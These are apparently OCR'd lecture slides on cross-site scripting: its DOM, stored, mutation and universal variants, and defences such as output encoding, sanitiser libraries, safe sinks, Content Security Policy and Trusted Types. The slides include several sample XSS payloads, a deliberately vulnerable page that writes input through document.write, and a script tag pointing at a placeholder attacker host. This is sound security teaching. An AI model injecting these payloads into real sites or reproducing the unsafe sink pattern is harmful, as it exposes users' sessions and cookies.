
DOM-based XSS

- Payload is embedded by the client-side script
- No flaw on the server-side necessary
  - only on the client-side
- „Purest“ form: injection via fragment
  - http://<domain>#<exploit>
  - <exploit> never reaches server
- Also called „Client XSS“

Combination Stored + Client XSS

domstored.html > ...

```
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              var req = new XMLHttpRequest()
6              req.open("GET", "http://lightside.me/forum/messages.json", false);
7              req.send();
8              var messages = JSON.parse(req.responseText).messages;
9
10             messages.forEach((message) => {
11                 document.write("User: " + message.u + "<br>")
12                 document.write("Message: " + message.m + "<br><br>")
13             });
14
15         </script>
16     </body>
17 </html>
```



XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)		
Stored („Persistent“)		

https://owasp.org/www-community/Types_of_Cross-Site_Scripting

XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)	Attacker slips victim malicious link Payload is sent to the server Server embeds payload in response Browser interprets response Classic Reflected XSS (Reflected Server XSS)	
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Stored („Persistent“)		

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
Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types

Variations	Serverside Flaw	Clientside Flaw
Non-Persistent	Reflected Server XSS	Reflected Client XSS
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Solution	
OWASP Top 10	
(Primary) Violated Principle	

and for the XSS nerds among you


there are two more special types

mXSS (mutation-based)

- `.innerHTML` – sets HTML in an element

- browsers modify (“fix”) it to prevent malformed code
  - in special cases, this modification changes benign string to effective payload
  - different browsers = different ways of modification
  - different anti-xss libraries = different ways of modification

mXSS (mutation-based) - 2019




```
> template.content.children[0]
▼<noscript>
    <p title="</noscript><img src=x onerror=alert(1)>"></p>
  </noscript>
```

```
▼<div>
    <noscript><p title="</noscript>
    <img src="x" onerror="alert(1)">
    "">"
    <p></p>
  </div>
```

https://www.youtube.com/watch?v=lG7U3fuNw3A

https://cure53.de/fp170.pdf
https://hackinparis.com/data/slides/2013/slidesmarioheiderich.pdf


uXSS (universal XSS)

- exploit vulnerabilities of browser or browser extension
  - attacker gains control over all sessions in the browser
  - doesn’t depend on a vulnerable web application

- previous publicly known cases (exz.)
  - Adobe Acrobat extension for IE 6 and Mozilla
  - XSS Filter of IE 8
  - Flash Player
  - Chrome for Android

https://www.acunetix.com/blog/articles/universal-cross-site-scripting-uxss/
https://research.google/pubs/pub48028/

Cross-Site Scripting (XSS)



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Solution	
OWASP Top 10	
(Primary) Violated Principle	

Input Validation

- Yes, as strict as possible
  - most probably that‘s not enough – only 2nd line of defense
  - there are hundreds of possible variations and injection points
    - very hard to filter all of them


```
<script>alert('XSS')</script>
<svg onload=alert('XSS') />
<img src @error=this.alert('XSS')>
<a href="javascript:alert('XSS')">XSS</a>
```

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
https://owasp.org/www-community/xss-filter-evasion-cheatsheet

Context-Sensitive Output Encoding

Encoding Type	Encoding Mechanism
HTML Entity Encoding	Convert `&` to `&`, Convert `<` to `<`, Convert `>` to `>`, Convert `"` to `&quot;`, Convert `'` to `&#x27;`, Convert `/` to `&#x2F;`
HTML Attribute Encoding	Except for alphanumeric characters, encode all characters with the HTML Entity `&#xHH;` format, including spaces. (**HH** = Hex Value)
URL Encoding	Standard percent encoding, see here. URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.
JavaScript Encoding	Except for alphanumeric characters, encode all characters with the `\uXXXX` unicode encoding format (**X** = Integer).
CSS Hex Encoding	CSS encoding supports `\XX` and `\XXXXXX`. Using a two character encode can cause problems if the next character continues the encode sequence. There are two solutions: (a) Add a space after the CSS encode (will be ignored by the CSS parser) (b) use the full amount of CSS encoding possible by zero padding the value.

```
4   <html>
5       <head><title>Jedi Forum 3000</title></head>
6       <body>
7           <h1>Welcome <?php echo(htmlentities($_GET['uname'])); ?></h1>
```





```
<h1>Welcome &lt;i&gt;luke&lt;/i&gt;&lt;script&gt;alert(1)&lt;/script&gt;</h1>
```

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

```
from html import escape

@app.route('/welcomeesc', methods=['GET'])
def esc_welcome():
    uname = request.args.get("name")
    return f"<h1>Welcome {escape(uname, True)}</h1>"
```

Sanitization

```php
<?php
session_start();
require_once 'htmlpurifier-4.15.0/library/HTMLPurifier.auto.php';
$config = HTMLPurifier_Config::createDefault();
$purifier = new HTMLPurifier($config);
?>
<html>
    <head><title>Jedi Forum 3000</title></head>
    <body>
        <h1>Welcome <?php echo($purifier->purify($_GET['uname'])); ?></h1>
```




```
<h1>Welcome <i>luke</i></h1>
```


```python
import bleach
@app.route('/welcomesan', methods=['GET'])
def san_welcome():
    uname = request.args.get("name")
    return f"<h1>Welcome {bleach.clean(uname, strip=True)}</h1>"
```

Both also possible on client-side

- Sanitization with DOMPurify

```
let clean = DOMPurify.sanitize(dirty);
```

```
<h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script></h1>
```




```
<h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script><i>luke</i></h1>
```

- Avoid unsafe sinks like
  - innerHTML, outerHTML, write and writeln
- Use “Safe Sinks” instead

```
elem.textContent = dangerVariable;
elem.insertAdjacentText(dangerVariable);
elem.className = dangerVariable;
elem.setAttribute(safeName, dangerVariable);
formfield.value = dangerVariable;
document.createTextNode(dangerVariable);
document.createElement(dangerVariable);
```

```
<h1 id="greeting2">Welcome </h1>
<script>document.getElementById("greeting2").insertAdjacentText('beforeend', uname)</script>
```


```
<h1 id="greeting2">Welcome &lt;i&gt;luke&lt;/i&gt;&lt;script&gt;alert(document.cookie)&lt;/script&gt;</h1>
```

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Use libraries, frameworks and templates (correctly)

.NET HtmlSanitizer
- https://github.com/mganss/HtmlSanitizer

OWASP Java HTML Sanitizer
- https://owasp.org/www-project-java-html-sanitizer/

Ruby on Rails SanitizeHelper
- https://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html

Python Bleach
- https://pypi.org/project/bleach/

PHP HTML Purifier
- http://htmlpurifier.org/

JavaScript / Node.js
- HTML sanitizer (Google Closure Library)
  - https://github.com/google/closure-library/blob/master/closure/goog/html/sanitizer/htmlsanitizer.js
- DOMPurify
  - https://github.com/cure53/DOMPurify

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Use libraries, frameworks and templates (correctly)

Angular

```
<h3>Binding innerHTML</h3>
<p>Bound value:</p>
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p>Result of binding to innerHTML:</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

encoded

interprets HTML but not JavaScript (sanitized)

https://angular.io/guide/security

Be careful with exceptions like `sanitizer.bypassSecurityTrustHTML()` and similar

Avoid escape hatches

- .nativeElement.innerHTML = …
- .renderer2.setProperty(this.div, “innerHTML”, this.inputValue);

Use libraries, frameworks and templates (correctly)

React

- default output encoded
- not for URLs
  - manual escaping/sanitizing necessary
- no automatic sanitizer
  - use dangerouslySetInnerHTML in combination with DOMPurify
  - try to centralize the code!

```
function App() {
  const userInput = "Hi, <img src='' onerror='alert(0)' />";

  return (
    <div>
      {userInput}
    </div>
  );
}
```

https://dev.to/spukas/preventing-xss-in-react-applications-5f5j

```
const userProfile = {
  website: "javascript: alert('you got hacked')",
};
// This will now warn:
<a href={userProfile.website}>Profile</a>
```

https://reactjs.org/blog/2019/08/08/react-v16.9.0.html#deprecating-javascript-urls

Avoid escape hatches

- ReactDOM.findDOMNode(this).innerHTML += …
- React.createRef(); => ref.current.innerHTML += …

Use libraries, frameworks and templates (correctly)

Go template

Example

```
import "text/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces

```
Hello, <script>alert('you have been pwned')</script>!
```

but the contextual autoescaping in html/template

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces safe, escaped HTML output

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

https://golang.org/pkg/html/template/

Content Security Policy (CSP)

- Restricts resources the application is allowed to load

- `Content-Security-Policy: default-src 'self'`
  - Allows scripts from same origin
    `<script src='messageparser.js'></script>`
  - But neither from different
    `<script src='http://darkside.me/payload.js'></script>`
  - Nor inline code
    `<img src="x" onerror="alert(1)"/>`

  - Of course you can allow specific trusted domains
    `Content-Security-Policy: default-src 'self' *.trustedpartner.com`

- Also activate reporting
  - `Reporting-Endpoints: endp-1="https://lightside.me/cspreport"`
  - `Content-Security-Policy: default-src 'self‘; report-to endp-1`
  - `Content-Security-Policy-Report-Only: default-src 'self‘; report-to endp-1`

Content Security Policy (CSP)

- Or specify one specific script as a trusted script loader instead of defining an allowlist
  - this script is identified by a random (changing) nonce

```
Content-Security-Policy: script-src 'nonce-r@nd0m' 'strict-dynamic';default-src 'self’;
```

```
<script src="/script-loader.js" nonce="r@nd0m"></script>
```

https://content-security-policy.com/strict-dynamic/

HTTP Only Flag

Set Cookie flag „HttpOnly“ to prevent cookie access via Javascript

- especially for session ID cookies!

Defense in depth: also disable the HTTP method „TRACE“


- In theory, an attacker could send a TRACE request to the server via XSS (XST)
- Cookie would get appended to the request
- Server response would contain whole request including cookie
- Attacker would be able to read cookie from response
- But browsers simply block TRACE requests -> currently no known exploitable attack vector

Trusted Types

Browser doesn’t accept untrusted inputs at dangerous sinks

Activated via CSP

```
1  <html>
2      <head>
3          <meta http-equiv="Content-Security-Policy" content="require-trusted-types-for 'script'">
4          <title>Jedi Forum 3000</title>
5      </head>
6      <body>
7          <script>
8              var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
9          </script>
10
11         <h1>Welcome <script>document.write(uname)</script></h1>
12
13     </body>
14 </html>
```



Trusted Types

Manually mark as trusted type with DOMPurify

```
<h1 id="greeting">Welcome <script>document.write(DOMPurify.sanitize(uname, {RETURN_TRUSTED_TYPE: true}))</script></h1>
```

Or set a Trusted Type Policy


```
<script>
    trustedTypes.createPolicy('default', {
        createHTML: string => DOMPurify.sanitize(string, {RETURN_TRUSTED_TYPE: true})
    });
</script>

<script>
    var uname = (new URLSearchParams(window.location.hash)).get('#uname');
</script>

<h1 id="greeting">Welcome <script>document.write(uname)</script></h1>
```

```
<script>
    const myttsanitizer = trustedTypes.createPolicy('myttsanitizer', {
        createHTML: string => DOMPurify.sanitize(string)
    });
</script>

<script>
    var uname = (new URLSearchParams(window.location.hash)).get('#uname');
</script>

<h1 id="greeting">Welcome <script>document.write(myttsanitizer.createHTML(uname))</script></h1>
```

Can also be used in Angular, React etc.

Trusted Types

Currently only supported in chromium engine



Chrome	Edge *	Safari	Firefox	Opera	IE
4-81	12-81			10-68	
83-105	83-105	3.1-15.6	2-104	69-90	6-10
106	106	16.0	105	91	11
107-109		16.1	106-107		
		TP			


Either use it for development only or check out polyfills

- https://github.com/w3c/trusted-types#polyfill

Nice writeup about trusted types

- https://auth0.com/blog/securing-spa-with-trusted-types/

Cross-Site Scripting (XSS)



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OWASP Top 10	
(Primary) Violated Principle	

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

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

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OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Nice real life example

Samy / JS.Spacehero

MySpace Worm

2005


Fastest spreading worm of all times

> 1.000.000 users within 20 hours


2 actions


- Posted "but most of all, samy is my hero" on the victims profile page
- Added Samy as friend

enough about XSS

